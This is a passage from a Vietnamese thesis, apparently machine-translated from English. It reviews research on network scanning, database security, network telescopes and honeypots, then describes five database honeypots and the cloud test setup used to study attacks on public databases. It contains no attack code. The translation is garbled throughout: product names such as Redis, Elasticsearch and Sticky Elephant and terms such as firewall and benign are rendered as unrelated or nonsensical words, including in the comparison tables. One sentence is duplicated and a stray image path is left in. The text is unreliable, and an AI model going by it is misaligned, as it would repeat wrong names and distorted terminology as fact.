Trong một cuộc khảo sát đáng chú ý khác của Bou-Harb et al. [19], các tác giả đã phân tích các sự kiện quét web và làm sáng tỏ chiêu dịch quét DBMS của Microsoft-SQL (MSSQL). Và cung cấp các đặc điểm của chiêu dịch quét MSSQL này để theo dõi trong tương lai. Khảo sát này nêu bật mục tiêu của cơ sở dữ liệu bởi những kẻ thù, nhấn mạnh việc quét là một thách thức an ninh mạng quan trọng và kịp thời. Hơn nữa, nó nhấn mạnh rằng việc quét có thể đóng vai trò là tiền thân của nhiều cuộc tấn công mạng khác nhau, ủng hộ cho sự mạnh mẽ các biện pháp như tự ờng lừa được cấu hình đúng cách sử dụng bộ lọc TCP để ngăn chặn hoặc phát hiện việc thăm dò các hoạt động.

Đi sâu hơn vào các đặc điểm và ý nghĩa của máy quét mạng, Anand et al. [8] đã xác định hai loại riêng biệt: quét hướng nghiên cứu lành tính và quét hung hăng bằng phần mềm độc hại. diễn viên. Cuộc điều tra của họ tập trung vào các máy quét hung hăng thể hiện hành vi thái quá và dai dẳng, cho thấy sở thích đối với một số máy chủ lưu trữ đám mây có trụ sở tại Hoa Kỳ và một khối lượng đáng kể quét lưu lượng truy cập nhằm mục tiêu vào các cổng liên kết với Redis DBMS. Nghiên cứu kết luận rằng Máy quét gây ra những rủi ro bảo mật đáng kể, có khả năng xác định các mạng có thể khai thác và gây ra sự gián đoạn dịch vụ tương tự như một cuộc tấn công DoS.

Hơn nữa, Durumeric et al. [34] đã trình bày nghiên cứu về khả năng của Zmap, một máy quét công cụ, ủng hộ tiện ích tiềm năng của nó trong các ứng dụng bảo mật. Tuy nhiên, họ cảnh báo về việc sử dụng sai mục đích tiềm ẩn của chức năng quét tốc độ cao cho mục đích độc hại, đòi hỏi các biện pháp cảnh giác để giải quyết lỗ hổng hiệu quả. Trong một nghiên cứu tiếp theo, Durumeric et al. [33] đã phân tích hoạt động quét bằng cách sử dụng dữ liệu từ một mạng lưới kính viễn vọng lớn, tiết lộ những thay đổi về mặt địa lý trong hành vi quét và nhắm mục tiêu rộng rãi vào các cơ sở dữ liệu, chẳng hạn như MSSQL, trên nhiều khu vực khác nhau.

3.2. Bảo mật cơ sở dữ liệu

Trong phần trước, chúng tôi đã thiết lập lỗ hổng của cơ sở dữ liệu đối với quét mạng và các cuộc tấn công tiếp theo. Trong phần này, chúng tôi đi sâu vào tài liệu để bảo mật DBMS.

Kể từ khi máy tính ra đời, tầm quan trọng của bảo mật dữ liệu đã được công nhận. Denning et al. [31] đã nhấn mạnh sự cần thiết của các biện pháp bảo mật dữ liệu mạnh mẽ vào năm 1979, nhấn mạnh khả năng gây ra tổn thất tài chính nghiêm trọng do cấu hình sai. Các biện pháp bảo vệ được đề xuất của họ, chẳng hạn như quyền truy cập quản lý và mã hóa, đặt nền tảng cho hệ thống quản lý cơ sở dữ liệu hiện đại (DBMS) thực hành bảo mật.

Khi nghiên cứu về bảo mật DBMS tiên triển, Bertino et al. [14] phản đối việc phụ thuộc vào một lớp phòng thủ duy nhất, chẳng hạn như tự ờng lừa, ủng hộ phương pháp tiếp cận đa diện đối với bảo mật cơ sở dữ liệu. Nhận ra rằng các vi phạm trong tự ờng lừa có thể cấp cho kẻ tấn công quyền truy cập vào DBMS, họ đã khám phá nhiều hệ thống IAM và phương pháp mã hóa khác nhau như các lớp bảo vệ bổ sung. Xây dựng dựa trên công trình này, Bertino et al. [15] nhấn mạnh tầm quan trọng của bộ ba CIA như là các nguyên tắc cơ bản của cơ sở dữ liệu bảo vệ. Họ đã đi sâu vào quá trình phát triển lịch sử của nghiên cứu bảo mật DBMS và sự liên kết của nó với những lo ngại mới nổi về quyền riêng tư do các hành vi quản lý như Đạo luật về khả năng chuyển đổi và trách nhiệm giải trình bảo hiểm y tế năm 1996 (HIPAA) thúc đẩy. Bài báo này cung cấp thông tin chi tiết về các hệ thống IAM khác nhau được thiết kế riêng cho nhiều các lớp cơ sở dữ liệu và tiến hành một cuộc khám phá toàn diện về nghiên cứu quyền riêng tư trong bối cảnh của DBMS bảo vệ.

Trong nghiên cứu đương đại hơn, Mousa et al. [63] đã xác định các mối đe dọa có nguồn gốc từ bên ngoài, bên trong, và các nguồn của bên thứ ba. Họ đã phác thảo các rủi ro bên ngoài đối với cơ sở dữ liệu, bao gồm các lỗ hổng, cấu hình sai, các cuộc tấn công từ chối dịch vụ (DoS) và phần mềm độc hại, nhấn mạnh tầm quan trọng của bảo mật mạnh mẽ các biện pháp để giảm thiểu những rủi ro này.

Chuyển sang các chiến lược phòng thủ, Malik et al. [54] đã tiến hành đánh giá toàn diện về các biện pháp đối phó với mưu ời chiến lược tấn công cơ sở dữ liệu được sử dụng phổ biến nhất. Những phát hiện của họ làm nổi bật hiệu quả của các biện pháp như cấu hình tự ờng lừa phù hợp để ngăn ngừa nhiễm phần mềm độc hại và việc triển khai xác thực đa yếu tố để giảm thiểu tác động của rò rỉ mật khẩu hoặc tấn công bằng vũ lực tấn công. Một lần nữa, tầm quan trọng của các biện pháp kiểm soát IAM mạnh mẽ, sử dụng tự ờng lừa, kiểm toán và mã hóa nổi lên như là trụ cột chính của bảo mật cơ sở dữ liệu.

3.3. Phát hiện các cuộc tấn công mạng

Sau khi xem xét tài liệu về bảo mật cơ sở dữ liệu, chúng tôi chuyển sang khám phá các phương pháp phát hiện tấn công mạng. Sudar et al. [81] đã tiến hành một cuộc khảo sát mở rộng bao gồm nhiều kỹ thuật phát hiện khác nhau, bao gồm các phương pháp học máy. Ngoài ra, Bhuyan et al. [17] đã tiến hành một cuộc khảo sát tập trung vào quét cổng và các kỹ thuật phát hiện tương ứng của chúng. Công trình của họ cung cấp tổng quan toàn diện về các phương pháp phát hiện quét, bao gồm các tiêu chí như chi phí phát hiện, nguồn dữ liệu và trực quan hóa dữ liệu.

Trong khi các nghiên cứu này cung cấp những hiểu biết có giá trị, luận án của chúng tôi nhấn mạnh nghiên cứu về kính viễn vọng mạng và honeypot để phát hiện tấn công mạng. Do đó, chúng tôi sẽ tập trung vào tài liệu liên quan cụ thể đến các cơ chế phát hiện này.

3.3.1. Kính viễn vọng mạng

Kính viễn vọng mạng cung cấp thông tin chi tiết có giá trị về việc quét lừa luring, làm sáng tỏ các xu hướng an ninh mạng. Richter et al. [74] lưu ý rằng có một mức cơ sở nhất quán về hoạt động quét cho tất cả các máy chủ được kết nối web. Bằng cách thiết lập mức cơ sở này, các nhà điều hành mạng có được khả năng xác định các máy chủ hoặc cơ sở hạ tầng đang trải qua mức hoạt động quét cao bất thường, báo hiệu các nỗ lực quét có mục tiêu tiềm ẩn và các cuộc tấn công tiếp theo.

Trong một ấn phẩm khác của Harder et al. [46], một kính viễn vọng mạng được sử dụng để quan sát lừa luring truy cập của phần mềm độc hại như sâu và vi-rút. Và cho thấy rằng các cấu hình cụ thể có thể xác định và phân biệt các cuộc quét cổng, quét máy chủ và các cuộc tấn công từ chối dịch vụ phân tán (DDoS). Điều này có thể hữu ích để phát hiện các hoạt động độc hại. Một chương trình thí điểm do Chatziadam et al. [23] thực hiện, triển khai một kính viễn vọng mạng trên khắp Hy Lạp, cho thấy triển vọng trong việc phát hiện các sự kiện độc hại trên quy mô lớn như các cuộc tấn công DDoS và sâu. Sáng kiến này có thể đóng vai trò là hệ thống cảnh báo sớm cho các sự kiện như vậy, cho phép các biện pháp đối phó kịp thời để giảm thiểu tác động của chúng.

3.3.2. Honeypots

Nghiên cứu honeypots và các ứng dụng của chúng đã là chủ đề của nhiều nghiên cứu sâu rộng. Trong "A Survey on Honeypot Software and Data Analysis" (2016), của Nawrocki et al [64] cung cấp một phân tích chuyên sâu về phần mềm honeypot và các kỹ thuật phân tích dữ liệu. Nó cung cấp một phân loại chi tiết về honeypots và khám phá cách sử dụng của chúng trong nhiều bối cảnh khác nhau. Ngoài ra, nghiên cứu trình bày một danh sách mở rộng về các kết quả phân tích dữ liệu thu được từ các triển khai honeypot, làm sáng tỏ các mục tiêu và hiệu quả của các cơ chế bảo mật dựa trên honeypot.

Franco et al. [39] đã mở rộng cuộc điều tra này vào các lĩnh vực Internet vạn vật (IoT), Internet vạn vật công nghiệp (IIoT) và Hệ thống mạng vật lý (CPS) thông qua cuộc khảo sát của họ. Nghiên cứu cung cấp một phân loại được thiết kế riêng cho các honeypot trong các lĩnh vực IoT, IIoT và CPS, cùng với việc khám phá các honeypot khác nhau và kết quả nghiên cứu của chúng. Ngoài ra, nghiên cứu xác định các yếu tố thiết kế chính cần thiết cho sự phát triển trong tương lai của honeypot và honeynet trong các bối cảnh này. Hơn nữa, cuộc khảo sát giải quyết các thách thức nghiên cứu mở vẫn tồn tại trong lĩnh vực nghiên cứu honeypot và honeynet cho IoT, IIoT và CPS, do đó làm nổi bật các lĩnh vực cần phải điều tra và khám phá thêm.

Đã có một số cuộc khám phá hạn chế được tiến hành về chủ đề honeypot cơ sở dữ liệu; tuy nhiên, các tài liệu hiện có ủng hộ tính hữu ích của chúng trong việc phân tích thông tin tấn công. Trong một bài báo của Ma và cộng sự [53], một honeypot MySQL tương tác cao đã được giới thiệu và triển khai cụ thể để phân tích các cuộc tấn công tiêm SQL. Một cải tiến quan trọng của hệ thống của họ nằm ở khả năng tái tạo toàn diện quy trình tấn công. Tính năng này tạo điều kiện cho việc biểu diễn có cấu trúc các chiến thuật và kỹ thuật khác nhau được kết hợp vào các khuôn khổ tấn công đã thiết lập như ma trận MITRE ATT&CK [60]. Để chứng minh cho những phát hiện của mình, các tác giả đã tiến hành cả các cuộc tấn công tiêm SQL tự động bằng các công cụ và các nỗ lực tiêm SQL thủ công. Nỗ lực này khẳng định rằng honeypot cơ sở dữ liệu cung cấp những hiểu biết có giá trị về việc giảm thiểu các cuộc tấn công tiêm SQL vào cơ sở dữ liệu MySQL.

Chúng tôi đã quan sát thấy hiệu quả của honeypot cơ sở dữ liệu trong việc phân tích các cuộc tấn công và mối đe dọa.

khái niệm này tiến thêm một bước nữa, Wegerer et al. [97] đã đề xuất tích hợp mã thông báo mật ong với cơ sở dữ liệu honeypots. Một mã thông báo mật ong, còn được gọi là mã thông báo chim hoàng yến, dùng để xác định và thông báo về truy cập hoặc hoạt động trái phép. Nó bao gồm việc cố tình đặt thông tin xác thực, tệp hoặc thông tin nhạy cảm tại nhiều điểm khác nhau trong mạng hoặc hệ thống. Mục tiêu chính của các thành phần mồi nhử này có chức năng như một dây bẫy, báo hiệu rằng có người dùng hoặc tiến trình trái phép đã tương tác với họ. Cách tiếp cận này mang lại lợi thế bổ sung là cho phép các tổ chức theo dõi chặt chẽ các mã thông báo, cho phép phát hiện các hoạt động đáng ngờ xuất phát từ cả các mối đe dọa bên ngoài và bên trong.

việc tạo ra một honeypot tương tác thấp như vậy có thể được thực hiện bằng cách sử dụng phần mềm nguồn mở hiện có giống như Plugin AUDIT của MySQL [97][57].

Dưới đây là tổng quan về công việc liên quan được thảo luận trong phần này, được trình bày trong bảng 3.1.

Nghiên cứu và năm	Loại	Đóng góp
Allman et al. 2007 [5]	Quét	<ul style="list-style-type: none"> Cung cấp thông tin chi tiết về quá trình quét dài hạn hành vi Xác định mục tiêu máy chủ SQL DBMS ong bắp cày
Barnett và cộng sự 2008 [13]	Quét	<ul style="list-style-type: none"> Tạo ra một phân loại cho mạng kỹ thuật quét Phê bình những hạn chế của NIDS trong việc quét phát hiện
Bou-Harb et al. 2013 [19]	Quét	<ul style="list-style-type: none"> Phân tích các sự kiện quét web Sự tương quan của các chiến dịch quét với các cuộc tấn công Làm nổi bật mục tiêu DBMS
Anand và cộng sự 2023 [8]	Quét	<ul style="list-style-type: none"> Phân loại hành tinh và ác tính quét Phân tích các phần mềm quét độc hại tích cực <small>người dùng</small>
Durumeric et al. 2013 [34]	Quét	<ul style="list-style-type: none"> Đánh giá khả năng của Zmap Vận động cho các công cụ quét mạng trong ứng dụng bảo mật
Durumeric et al. 2014 [33]	Quét	<ul style="list-style-type: none"> Phân tích hoạt động quét từ xa phạm vi Ghi chú các biến thể địa lý trong quá trình quét hành vi Làm nổi bật mục tiêu DBMS
Denning và cộng sự 1979 [31]	Bảo mật cơ sở dữ liệu	<ul style="list-style-type: none"> Tập trung vào bảo mật cơ sở dữ liệu mạnh mẽ Nền tảng cho thực hành bảo mật cơ sở dữ liệu <small>về</small>
Bertino và cộng sự 1995 [14]	Bảo mật cơ sở dữ liệu	<ul style="list-style-type: none"> Lập luận cho nhiều dòng phòng thủ Khám phá IAM và mã hóa để giải pháp
Bertino và cộng sự 2005 [15]	Bảo mật cơ sở dữ liệu	<ul style="list-style-type: none"> Ứng dụng bộ ba CIA vào cơ sở dữ liệu tò mò Thông tin chi tiết về hệ thống IAM cho các lớp cơ sở dữ liệu
Mousa và cộng sự 2020 [63]	Bảo mật cơ sở dữ liệu	<ul style="list-style-type: none"> Xác định các mối đe dọa từ bên trong, nguồn bên ngoài và bên thứ ba Rủi ro cho cơ sở dữ liệu
Malik và cộng sự 2016 [54]	Bảo mật cơ sở dữ liệu	<ul style="list-style-type: none"> Xem xét các biện pháp đối phó với chiến lược tấn công cơ sở dữ liệu phổ biến
Sudar và cộng sự 2020 [81]	Phát hiện các cuộc tấn công mạng	<ul style="list-style-type: none"> Khảo sát các kỹ thuật phát hiện tấn công mạng

Tiếp tục ở trang tiếp theo

Nghiên cứu và năm	Loại	Đóng góp
Bhuyan et al. 2011 [17]	Phát hiện các cuộc tấn công mạng	Khảo sát phát hiện lưu lượng quét cách tiếp cận
Richter và cộng sự 2019 [74]	Kính viễn vọng mạng	<ul style="list-style-type: none"> Thiết lập quét cơ sở giao thông cho dấu hiệu tấn công
Harder và cộng sự 2006 [46]	Kính viễn vọng mạng	<ul style="list-style-type: none"> Quan sát phần mềm độc hại được tạo ra giao thông sử dụng kính viễn vọng mạng Phân tích các cuộc tấn công thông qua phân tích lưu lượng truy cập em gai
Chatziadam và cộng sự 2014 [23]	Kính viễn vọng mạng	<ul style="list-style-type: none"> Ứng dụng của kính viễn vọng mạng trong phát hiện sớm chống lại các cuộc tấn công mạng trên khắp Hy Lạp
Nawrocki và cộng sự 2016 [64]	Hỗn hợp	<ul style="list-style-type: none"> Tạo ra các loại honeypot nghiên cứu tôi Xem xét phân tích dữ liệu từ các honeypot đã triển khai
Franco và cộng sự 2021 [39]	Hỗn hợp	<ul style="list-style-type: none"> Tạo phân loại IoT honeypot Xác định các yếu tố thiết kế chính cho phát triển honeypot trong tương lai
Ma và cộng sự 2011 [53]	Hỗn hợp	<ul style="list-style-type: none"> Phát triển hon-eypot tương tác cao để phát hiện lỗi tiêm SQL
Wegerer và cộng sự 2016 [97]	Hỗn hợp	<ul style="list-style-type: none"> Khám phá tích hợp mã thông báo mật ong với honeypot cơ sở dữ liệu

Bảng 3.1: Tổng quan về các công trình liên quan được thảo luận trong phần này

3.4. Câu hỏi nghiên cứu mở

Nghiên cứu sâu rộng đã được tiến hành về quét mạng, bảo mật cơ sở dữ liệu và việc sử dụng của honeypots để vạch trần các chiến thuật đối đầu. Tuy nhiên, một khoảng cách đáng chú ý trong các tài liệu hiện có liên quan đến lĩnh vực sử dụng honeypots cơ sở dữ liệu để tăng cường phòng thủ cơ sở dữ liệu. Trong khi tiện ích của honeypots trong việc phân tích các cuộc tấn công và phát hiện hoạt động đáng ngờ đã được nêu bật trong các tài liệu hiện có [53] [97], có một khoảng cách đáng chú ý tồn tại trong nghiên cứu về honeypot cơ sở dữ liệu. Cụ thể, có một thiếu dữ liệu thu thập toàn diện cung cấp thông tin chi tiết về các cuộc tấn công nhằm vào những người công khai hệ thống cơ sở dữ liệu. Tài liệu hiện tại chủ yếu dựa vào các kịch bản giả định và tự thực hiện các cuộc tấn công, chẳng hạn như tiêm SQL hoặc các nỗ lực của kẻ thù nhằm truy cập các tệp nhạy cảm. Với khoảng cách này, việc tận dụng các honeypot cơ sở dữ liệu để tiến hành phân tích thực tế các cuộc tấn công trở nên rất quan trọng mà các tổ chức có thể gặp phải.

Hơn nữa, vẫn còn một khoảng cách nghiên cứu liên quan đến việc phân tích lưu lượng quét và tiềm năng của nó tiện ích trong việc cung cấp khả năng phòng thủ của DBMS. Mặc dù các hoạt động quét đã được nghiên cứu rộng rãi, đặc biệt là trong bối cảnh trình sát mạng và phát hiện xâm nhập, vẫn thiếu các nghiên cứu về cách phân tích lưu lượng quét có thể được tận dụng để tăng cường thế trận bảo mật của

Hệ quản trị cơ sở dữ liệu.

Việc giải quyết những khoảng trống nghiên cứu này là rất quan trọng để thúc đẩy sự hiểu biết của chúng ta về bảo mật cơ sở dữ liệu và phát triển các cơ chế phòng thủ mạnh mẽ hơn chống lại các mối đe dọa mạng đang phát triển. Bằng cách khám phá tiềm năng của honeypot cơ sở dữ liệu và phân tích lưu lượng quét, các nhà nghiên cứu có thể có được những hiểu biết có giá trị về chiến thuật đối đầu và tăng cường khả năng phục hồi của DBMS trước các cuộc tấn công. Cách tiếp cận này nhằm mục đích cung cấp hiểu biết sâu sắc hơn về hành vi của kẻ tấn công, xác định các vectơ tấn công phổ biến, thu thập dữ liệu về các cuộc tấn công và phát hiện lỗ hổng trong cơ sở dữ liệu trực tiếp.

4

Phư ơng pháp luận

Sau khi xác định khoảng cách nghiên cứu và động lực của nghiên cứu, chương này sẽ xác định các câu hỏi nghiên cứu được đặt ra trong luận án này. Hơn nữa, chương này cung cấp một cuộc khám phá sâu sắc về từng honeypot cơ sở dữ liệu được sử dụng trong nghiên cứu này, cùng với lý do đằng sau việc lựa chọn chúng. Cuối cùng, chương này đi sâu vào thiết lập thử nghiệm, giải thích chi tiết các công cụ, dịch vụ và lựa chọn phương pháp luận được sử dụng.

4.1. Câu hỏi nghiên cứu Câu hỏi nghiên cứu

chính của nghiên cứu này là: "Những loại tấn công mạng nào thường xảy ra với các cơ sở dữ liệu công khai?" Để giải quyết câu hỏi này, một số câu hỏi phụ có ý nghĩa quan trọng:

1. Tần suất tấn công: Tần suất tấn công vào cơ sở dữ liệu công khai là bao nhiêu?
2. Mô hình đổi nghịch: Có mô hình rõ ràng nào trong các cuộc tấn công và kẻ tấn công không?
3. Bản chất của các cuộc tấn công: Các cơ sở dữ liệu công khai phải đối mặt với những loại kỹ thuật tấn công nào?

Câu hỏi phụ đầu tiên đi sâu vào các mô hình thời gian của các cuộc tấn công, xác định xem một số thời điểm nhất định có chứng kiến hoạt động gia tăng hay các cuộc tấn công diễn ra liên tục. Câu hỏi phụ thứ hai nhằm mục đích làm sáng tỏ sự phân bố địa lý và sở thích của kẻ thù liên quan đến cơ sở dữ liệu mục tiêu của chúng.

Bằng cách điều tra xem kẻ thù có xuất phát từ nhiều vị trí địa lý khác nhau hay tập trung từ các khu vực cụ thể. Và ngoài ra, liệu có mối tương quan giữa loại cơ sở dữ liệu và hồ sơ của kẻ thù nhằm vào nó hay không. Câu hỏi phụ cuối cùng nhằm mục đích cung cấp một cái nhìn sâu sắc về các phương pháp mà kẻ thù sử dụng với chuỗi tiêu diệt mạng. Ví dụ, phân tích có thể phát hiện ra các cuộc tấn công bằng phần mềm tống tiền nhằm mã hóa nội dung cơ sở dữ liệu, sau đó là các yêu cầu thanh toán bằng tiền điện tử để giải mã.


4.2. Honeypots cơ sở dữ liệu được triển khai

Trong phần 2.5, chúng tôi đã phác thảo phân loại honeypot. Bây giờ, chúng tôi đi sâu vào các chi tiết cụ thể của honeypot cơ sở dữ liệu được sử dụng trong luận án này. Hình 4.1 cung cấp tổng quan nhật về các lớp honeypot đã chọn của chúng tôi. Nghiên cứu của chúng tôi áp dụng phương pháp tiếp cận theo định hướng nghiên cứu và chúng tôi cũng đã chọn các honeypot được thiết kế và chế tạo cụ thể với mục đích nghiên cứu. Do đó, trong phân loại, honeypot của chúng tôi thuộc danh mục nghiên cứu.

Vai trò chính của các honeypot này là mô phỏng một DBMS được kết nối với web. Chúng có lập trình thụ động, không chủ động tìm kiếm hoặc khởi tạo kết nối với các máy khách khác, thay vào đó là chờ phản hồi các kết nối đến. Do đó, tất cả các honeypot được áp dụng trong nghiên cứu của chúng tôi đều hoạt động như honey-pot của máy chủ.

Hơn nữa, các honeypot chúng tôi chọn thể hiện các mức độ tương tác khác nhau, từ thấp đến cao. Điều này

sự đa dạng trong các cấp độ tương tác cho phép thu thập dữ liệu toàn diện, bao gồm cả số liệu thống kê lưu trữ định lượng, được tạo điều kiện thuận lợi bởi các honeypot tương tác thấp và thông tin chi tiết về tấn công định tính, được kích hoạt bởi honeypots tương tác trung bình và cao. Tổng quan về honeypots được thảo luận trong phần sau các tiêu mục có thể được tìm thấy trong bảng 4.1



Hình 4.1: Phân loại honeypot được sử dụng trong luận án này: hướng nghiên cứu với vai trò máy chủ, tương tác thấp, trung bình và cao mức độ.

Tên mật ong	Sự tương tác mức độ	Mô phỏng	Rủi ro	Thiết lập & bảo trì
Qeeqbox Honeypots [73]	Thấp	MySQL, Postgres, Redis, Đàm hồi, MSSQL	Thấp	Dễ
RedisHoneyPot [30]	Trung bình	Đòi lại	Vừa phải	Dễ
Con Voi Dinh [16]	Trung bình	Postgres	Vừa phải	Dễ
Đàm hồi [96]	Trung bình	Tìm kiếm đàm hồi	Vừa phải	Vừa phải
Mongodb-honeypot [11]	Cao	MongoDB	Cao	Khó

Bảng 4.1: Tổng quan về honeypot được sử dụng

4.2.1. Honeypot tương tác thấp: Honeypot Qeeqbox

Gói Qeeqbox Honeypots cung cấp một bộ 30 honeypot cấp thấp đến cao được thiết kế riêng để giám sát lưu trữ định lượng, hoạt động của bot và thông tin đăng nhập của người dùng [73]. Trong số này, trọng tâm của chúng tôi nằm ở honeypots cơ sở dữ liệu tương tác thấp: MySQL, Postgres, Redis, Elastic và MSSQL. Những honeypots này cung cấp phản hồi cơ bản khi kết nối và có thể thu thập thông tin xác thực của người dùng như tên người dùng và mật khẩu. Nhiều tiêu chí năng cung cấp tương tác thêm. Các tính năng này cho phép kiểm tra các mẫu lưu trữ định lượng truy cập đối địch, phát hiện các nỗ lực tấn công bằng vũ lực và phân tích thông tin đăng nhập của người dùng thường được sử dụng trong các cuộc tấn công như vậy. Hơn nữa, khả năng mở rộng của việc triển khai và duy trì những honeypots là lựa chọn tốt để phân tích các mẫu lưu trữ định lượng truy cập đối nghịch trên quy mô lớn.

4.2.2. Honeypot tương tác trung bình: RedisHoneyPot

RedisHoneyPot là một honeypot tương tác trung bình được viết bằng ngôn ngữ Go, được thiết kế để mô phỏng Redis môi trường cơ sở dữ liệu [30]. Nó cung cấp một phiên bản Redis được mô phỏng có khả năng phản hồi 14 thao tác khác nhau thường được sử dụng với Redis, bao gồm PING, INFO, SET, GET, DEL, EXISTS, KEYS, FLUSHALL, FLUSHDB, SAVE, SELECT, DBSIZE, CONFIG và SLAVEOF. Tuy nhiên, nó thiếu chức năng để hiểu các lệnh khác và thường cung cấp phản hồi tĩnh mà không có phản hồi động biến thể dựa trên đầu vào. Và không giống như một cơ sở dữ liệu thực sự với khả năng tương tác đầy đủ, nó chỉ cung cấp một hashmap để mô phỏng các truy vấn liên quan đến chức năng KEYS. Đáng chú ý là RedisHoneyPot không ghi lại thông tin đăng nhập như tên người dùng và mật khẩu, cũng không áp dụng bất kỳ hình thức IAM nào. Điều này có nghĩa là bất kỳ ai kết nối với honeypot đều có thể truy cập mà không cần xác thực. Mặc dù thiếu cơ chế xác thực, nó vẫn là một công cụ có giá trị để phân tích hành vi đối đầu sau

quyền truy cập ban đầu. Ngoài ra, tính dễ triển khai và bảo trì góp phần nâng cao hiệu quả giám sát và nghiên cứu các cuộc tấn công liên quan đến Redis.

4.2.3. Honeypot tương tác trung bình: Sticky Elephant Sticky Elephant là honeypot tương tác trung bình được thiết kế để mô phỏng cơ sở dữ liệu Postgres[16] để kết nối với web. Được phát triển trong Ruby, nó sử dụng một tập lệnh "trình xử lý" chuyên dụng để quản lý các truy vấn. Được phát triển trong Ruby, nó sử dụng một tập lệnh "trình xử lý" chuyên biệt để quản lý các truy vấn, cho phép phản hồi động hơn và chấp nhận nhiều truy vấn hơn. Tuy nhiên, trong khi trình xử lý có thể chấp nhận nhiều truy vấn khác nhau, nó thường không thực hiện các hành động tương ứng như cơ sở dữ liệu thực mà chỉ cung cấp phản hồi theo tập lệnh. Hơn nữa, honeypot này có khả năng thu thập mật khẩu trong quá trình bắt tay và đăng nhập. Tương tự như honeypot Redis, nó không lưu trữ cơ sở dữ liệu chính hãng, nhưng nó bao gồm phản hồi chung được mã hóa cứng cho các truy vấn chỉ mục cơ sở dữ liệu. Và mặc dù thiếu các biện pháp kiểm soát xác thực, Sticky Elephant vẫn là một nguồn tài nguyên có giá trị để phân tích các hành động đối đầu trong cơ sở dữ liệu Postgres sau khi truy cập. Hơn nữa, việc triển khai và bảo trì đơn giản của nó càng nâng cao khả năng sử dụng của nó trong việc giám sát và nghiên cứu hành vi đối đầu.

4.2.4. Honeypot tương tác trung bình: Elasticpot Elasticpot, một honeypot tương tác trung bình chủ yếu dựa trên Python, sao chép một máy chủ Elastic-search để bị tấn công có thể truy cập qua internet [96]. Phản hồi của nó đối với các truy vấn có thể được tùy chỉnh rộng rãi thông qua các tệp .json, cho phép người dùng điều chỉnh phản hồi cho các truy vấn trên chỉ mục, nút, cụm, ánh xạ, v.v. Tuy nhiên, giống như các honeypot tương tác trung bình khác, Elasticpot cung cấp các phản hồi được xác định trước từ các tệp này thay vì thực thi truy vấn thực tế. Tương tự như các đối tác của nó, Elasticpot không lưu trữ bất kỳ cơ sở dữ liệu thực nào. Nó cũng không ghi lại thông tin đăng nhập hoặc thực thi các điều khiển IAM, một lần nữa tập trung vào việc cung cấp thông tin chi tiết về hành vi đối địch sau khi kết nối. Mặc dù khó triển khai hơn so với các honeypot khác, Elasticpot vẫn dễ bảo trì và cung cấp thông tin chi tiết có giá trị về hành vi đối địch trong môi trường Elasticsearch.

4.2.5. Honeypot tương tác cao: Monogodb-honeypot Monogodb-honeypot là một honeypot tương tác cao được thiết kế riêng để tự giới thiệu là một cơ sở dữ liệu MongoDB hợp pháp. Được phát triển bằng Python, nó tận dụng các vùng chứa Docker để chạy một phiên bản MongoDB có đầy đủ chức năng. Một tính năng đáng chú ý là khả năng tải lên tệp .json chứa dữ liệu cho cơ sở dữ liệu, tăng cường tính thực tế và sức hấp dẫn của nó đối với các đối thủ tiềm năng. Honeypot MongoDB đã vô hiệu hóa chức năng IAM của nó để ưu tiên ghi nhật ký chi tiết về hành vi đối đầu sau khi truy cập. Mặc dù dễ thiết lập, việc duy trì honeypot này có thể là một thách thức do nguy cơ đối thủ phá hoại bên trong một phiên bản MongoDB hoàn chỉnh, không được bảo vệ. Thỉnh thoảng, honeypot có thể ngừng hoạt động đột ngột, thúc đẩy việc phát triển một công cụ giám sát để giải quyết vấn đề này.

4.3. Thiết lập thử nghiệm Ban đầu,

một nghiên cứu sơ bộ đã được tiến hành để kiểm tra chức năng và hiệu suất của nhiều hon-eypot khác nhau, hỗ trợ cho quá trình lựa chọn. Nghiên cứu này cũng phục vụ mục đích tìm hiểu về việc triển khai honeypot và các phương pháp triển khai chúng ở quy mô lớn. Các honeypot không phù hợp đã bị loại khỏi kết quả, trong khi những honeypot được coi là phù hợp sẽ được trình bày chi tiết trong các tiểu mục trước. Giai đoạn này cũng giúp chúng tôi có thời gian chuẩn bị một quy trình tập lệnh phù hợp để xử lý và phân tích nhật ký. Ngoài ra, nó cung cấp thông tin chi tiết về các kết quả mong đợi, cho phép chúng tôi tinh chỉnh chiến lược triển khai của mình cho thử nghiệm chính ở quy mô lớn hơn. Cần lưu ý rằng dữ liệu được thu thập trong giai đoạn này có thể không đồng đều về khoảng thời gian, vì dữ liệu được thu thập không liên tục do bản chất thử nghiệm của nghiên cứu này. Chúng tôi đã sử dụng Google Cloud Platform (GCP) cho các thử nghiệm này, tận dụng chương trình tín dụng miễn phí từ nền tảng.

Sau khi xác định được những kết quả tích cực từ các kết quả sơ bộ, chúng tôi tiến hành nghiên cứu chính, hướng đến giai đoạn thu thập dữ liệu toàn diện và kéo dài hơn. Nghiên cứu này được tiến hành bằng cách sử dụng các nền tảng khác nhau, cụ thể là một số máy chủ thuộc sở hữu của Đại học Công nghệ Delft (TU Delft) và các máy chủ trên DigitalOcean. Sự thay đổi trong các nền tảng được thúc đẩy bởi các hạn chế về tài chính, thời gian và phạm vi, thúc đẩy việc áp dụng một cách tiếp cận khác để thu thập dữ liệu.

4.3.1. Thí nghiệm sơ bộ

Đối với nghiên cứu sơ bộ, chúng tôi đã tiến hành thử nghiệm trên GCP. Tất cả các trự ờng hợp tính toán đều có thông số kỹ thuật tự ờng tự, sử dụng loại trự ờng hợp nhỏ E2 với 2 vCPU, 1 lõi, 2 GB RAM, và 10 GB dung lư ợng lưu trữ liên tục. Mặc dù có tùy chọn RAM 1 GB, nhưng nó được coi là không đủ để cài đặt gói hàng và các nhiệm vụ vận hành khác.

